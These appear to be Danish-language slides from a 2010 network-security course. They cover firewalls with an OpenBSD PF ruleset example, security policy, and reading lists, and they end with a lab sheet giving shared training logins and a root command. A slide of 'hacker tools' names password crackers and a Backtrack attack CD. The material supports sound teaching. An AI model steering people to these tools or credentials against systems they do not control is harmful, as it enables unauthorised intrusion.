Beskytter ikke mod malware gennem websider og e-mail

Firewall anbefales altid, specielt på bærbare

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

firewalls

Basalt set et netværksfilter - det yderste fæstningsværk

Indeholder typisk:

- Grafisk brugergrænseflade til konfiguration - er det en fordel?
- TCP/IP filtermuligheder - pakkernes afsender, modtager, retning ind/ud, porte, protokol, ...
- kun IPv4 for de kommercielle firewalls
- både IPv4 og IPv6 for Open Source firewalls: IPF, OpenBSD PF, Linux firewalls, ...
- foruddefinerede regler/eksempler - er det godt hvis det er nemt at tilføje/åbne en usikker protokol?
- typisk NAT funktionalitet indbygget
- typisk mulighed for nogle serverfunktioner: kan agere DHCP-server, DNS caching server og lignende

En router med Access Control Lists - ACL kaldes ofte netværksfilter, mens en dedikeret maskine kaldes firewall - funktionen er reelt den samme - der filtreres trafik


© copyright 2010 Solido Networks, Henrik Lund Kramshøj

firewall regelsæt eksempel

```
# hosts
router="217.157.20.129"
webserver="217.157.20.131"
# Networks
homenet=" 192.168.1.0/24, 1.2.3.4/24 "
wlan="10.0.42.0/24"
wireless=wi0

# things not used
spoofed=" 127.0.0.0/8, 172.16.0.0/12, 10.0.0.0/16, 255.255.255.255/32 "

block in all # default block anything
# loopback and other interface rules
pass out quick on lo0 all
pass in quick on lo0 all

# egress and ingress filtering - disallow spoofing, and drop spoofed
block in quick from $spoofed to any
block out quick from any to $spoofed

pass in on $wireless proto tcp from $wlan to any port = 22
pass in on $wireless proto tcp from $homenet to any port = 22
pass in on $wireless proto tcp from any to $webserver port = 80

pass out quick proto tcp  from $homenet to any flags S/S keep state
pass out quick proto udp  from $homenet to any         keep state
pass out quick proto icmp from $homenet to any         keep state
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

netdesign - med firewalls - 100% sikkerhed?



Hvor skal en firewall placeres for at gøre størst nytte?

Hvad er forudsætningen for at en firewall virker?
At der er konfigureret et sæt fornuftige regler!


Hvor kommer reglerne fra? Sikkerhedspolitikken!

Kilde: Billedet er fra Marcus Ranum The ULTIMATELY Secure Firewall

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Confidentiality Integrity Availability

Husk altid de fundamentale principper indenfor sikkerhed



© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Security holes... Who cares?




Figure 1 Vulnerable servers over time

Forhistorien:


- OpenSSL sårbarheder fra juli 2002
- Slapper worm fra september 2002
- Hvormange opdaterer for sårbarheder og hvornår?

Kilde: Eric Rescorla, ”Security holes... Who cares?”
`http://www.rtfm.com/upgrade.pdf`

Definition: sikkerhedspolitik

Definition: Et sæt regler for virksomheden

Definition: it-sikkerhedspolitik
en politik der er begrænset til IT-områderne i virksomheden



- kan være en del af CYA strategi, cover your assets ;-)

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Sikkerhedsteknologier

SOLIDO NETWORKS

Brug alt hvad I kan overkomme:

- Firewalls: IPfilter, IPtables, OpenBSD PF
- Kryptografi
- Secure Shell - SSH
- betragt Telnet, Rlogin, Rsh, Rexec som døde!
- FTP bør kun bruges til anonym FTP
- Intrusion Detection - Snort
- Sudo
- Tripwire, mtree, MD5

Sikkerhedspolitikken er din ”plan” for sikkerheden - og er med til at sikre niveauet er ens

Firewalls hjælper ikke mod alle trusler

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Opsummering

Husk følgende:

- Husk: IT-sikkerhed er ikke kun netværkssikkerhed!
- God sikkerhed kommer fra langsigtede intiativer
- Hvad er informationssikkerhed?
- Data på elektronisk form
- Data på fysisk form
- Social engineering er måske overset - *The Art of Deception: Controlling the Human Element of Security* af Kevin D. Mitnick, William L. Simon, Steve Wozniak

Computer Forensics er reaktion på en hændelse

Informationssikkerhed er en proces

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Anbefalinger generelt

Drop legacy kompatibilitet

Udryd gamle usikre

- protokoller - som SSH version 1
- programmer telnet, FTP, R* - password i klartekst
- services NT LAN manager

VÆK med dem!

Det handler om sikkerhed, det der ikke er aktivt kan ikke misbruges

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

SOLIDO NETWORKS

Oversigt over anbefalinger

Følg med! - læs websites, bøger, artikler, mailinglister, ...

Vurder altid sikkerhed - skal integreres i processer

Hændelseshåndtering - du vil komme ud for sikkerhedshændelser

Lav en sikkerhedspolitik - herunder software og e-mail politik

Hver måned offentliggøres mindst 100 nye sårbarheder i produkter - software/hardware

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Følg med! - mange kilder

websites prøv at kigge både på officielle/kommercielle websites - men også indimellem på *de små gyder* på Internet

bøger der er en god liste over *MUST READ* sikkerhedsbøger på adressen `http://sun.soci.niu.edu/~rslade/mnbksccd.htm` http://sun.soci.niu.edu/˜rslade

artikler mange steder, men eksempelvis `http://www.securityfocus.com`

mailinglister leverandør ejede lister og generelle - som bugtraq og full-disclosure

personer der findes personer på Internet som er værd at holde øje med. Eksempelvis: Bruce Schneiers nyhedsbrev crypto-gram `http://www.counterpane.com/crypto-gram.html`

Spørgsmål?

Henrik Lund Kramshøj
hlk@solidonetworks.com

http://www.solidonetworks.com

I er altid velkomne til at sende spørgsmål på e-mail

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Reklamer: kursusafholdelse

SOLIDO NETWORKS


Følgende kurser afholdes med mig som underviser

- IPv6 workshop - 1 dag
  Introduktion til Internetprotokollerne og forberedelse til implementering i egne netværk.
- Wireless teknologier og sikkerhed workshop - 1-2 dage
  En dag med fokus på netværksdesign og fornuftig implementation af trådløse netværk, samt integration med hjemmepc og wirksomhedsnetværk.
- Hacker workshop 2 dage
  Workshop med detaljeret gennemgang af hackermetoderne angreb over netværk, exploitprogrammer, portscanning, OpenVAS m.fl.
- Forensics workshop 2 dage
  Med fokus på tilgængelige open source værktøjer gennemgås metoder og praksis af undersøgelse af diskimages og spor på computer systemer
- Moderne Firewalls og Internetsikkerhed 2 dage
  Informere om trusler og aktivitet på Internet, samt give et bud på hvorledes en avanceret moderne firewall idag kunne konfigureres.

Se mere på `http://www.solido.net`


Network Security Tools

Network Security Tools : Writing, Hacking, and Modifying Security Tools Nitesh Dhanjani, Justin Clarke, O'Reilly 2005, ISBN: 0596007949



Mastering FreeBSD and OpenBSD Security Yanek Korff, Paco Hope, Bruce Potter, O'Reilly, 2005, ISBN: 0596006268

Hackers Challenge




Hacker's Challenge : Test Your Incident Response Skills Using 20 Scenarios af Mike Schiffman McGraw-Hill Osborne Media; (October 18, 2001) ISBN: 0072193840

Hacker's Challenge II : Test Your Network Security and Forensics Skills af Mike Schiffman McGraw-Hill Osborne Media, 2003 ISBN: 0072226307

Bøgerne indeholder scenarier i første halvdel, og løsninger i anden halvdel - med fokus på relevante logfiler og sårbarheder

Network Security Assessment




Network Security Assessment Know Your Network af Chris McNab, O'Reilly Marts 2004 ISBN: 0-596-00611-X

Bogen er anbefalelsesværdig

Der kan hentes kapitel 4 som PDF - *IP Network Scanning*

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Counter Hack



Counter Hack: A Step-by-Step Guide to Computer Attacks and Effective Defenses, Ed Skoudis, Prentice Hall PTR

Bogen er anbefalelsesværdig og er kommet i anden udgave

Minder mig om et universitetskursus i opbygningen

Hackerværktøjer

SOLIDO NETWORKS

- nmap - `http://www.nmap.org` portscanner
- OpenVAS - `http://www.OpenVAS.org` automatiseret testværktøj
- l0phtcrack - `http://www.atstake.com/research/lc/` - The Password Auditing and Recovery Application, kig også på Cain og Abel fra `http://oxid.it` hvis det skal være gratis
- Wireshark - `http://www.wireshark.org` avanceret netværkssniffer
- OpenBSD - `http://www.openbsd.org` operativsystem med fokus på sikkerhed
- `http://www.isecom.org/` - Open Source Security Testing Methodology Manual - gennemgang af elementer der bør indgå i en struktureret test
- Putty - `http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html`

  terminal emulator med indbygget SSH
- `http://www.remote-exploit.org` - Backtrack security collection - en boot CD med hackerværktøjer

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Referencer

Anbefalede bøger:

- *Computer Forensics: Incident Response Essentials*, Warren G. Kruse II og Jay G. Heiser, Addison-Wesley, 2002.
- *Incident Response*, E. Eugene Schultz og Russel Shumway, New Riders, 2002
- *CISSP All-in-One Certification Exam Guide*, Shon Harris McGraw-Hill/Osborne, 2002
- *Network Intrusion Detection*, Stephen Northcutt og Judy Novak, New Riders, 2nd edition, 2001
- *Intrusion Signatures and Analysis*, Stephen Northcutt et al, New Riders, 2001
- *Practical UNIX and Internet Security*, Simson Garfinkel og Gene Spafford, 2nd edition
- *Firewalls and Internet Security*, Cheswick, Bellovin og Rubin, Addison-Wesley, 2nd edition, 2003
- *Hacking Exposed*, Scambray et al, 4th edition, Osborne, 2003 - tror der er en nyere
- *Building Open Source Network Security Tools*, Mike D. Schiffman, Wiley 2003
- *Gray Hat Hacking : The Ethical Hacker's Handbook* Shon Harris, Allen Harper, Chris Eagle, Jonathan Ness, Michael Lester, McGraw-Hill Osborne Media 2004, ISBN: 0072257091

Referencer

SOLIDO NETWORKS

Internet

- `http://www.project.honeynet.org` - diverse honeynet projekter information om pakker og IP netværk. Har flere forensics challenges hvor man kan hente images og foretage sin egen analyse
- `http://www.isecom.org/` - Open Source Security Testing Methodology Manual - Hvordan laver man struktureret test!

Mailinglists

- securityfocus m.fl. - de fleste producenter og væktøjer har mailinglister tilknyttet

Papers - der findes MANGE dokumenter på Internet

- *Security Problems in the TCP/IP Protocol Suite*, S.M. Bellovin, 1989 og fremefter

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

CISSP fra ISC2

Approved marks of the International Information Systems Security Certification Consortium, Inc.

Primære website: `http://www.isc2.org`

Vigtigt link `http://www.cccure.org/`

Den kræver mindst 3 års erfaring indenfor et relevant fagområde

Multiple choice 6 timer 250 spørgsmål - kan tages i Danmark

Hostoplysninger

I bedes registrere IP-adresserne for maskinerne

Filer til installation - installationsprogrammer:
http:// . . . /public/windows/

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Vores targets

IP: . . . - Windows

IP: . . . - Linux

IP: . . . - Fiona OpenBSD scanserver

IP: . . . -

IP: . . . -

IP: . . . -

IP: . . . - Din egen arbejdsstation - Windows

Fiona kursus login brugernavne: kursus1, kursus2, ... kursus10 kodeord: `kursus` - uanset brugernavn

Skift til root med: `sudo -s`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj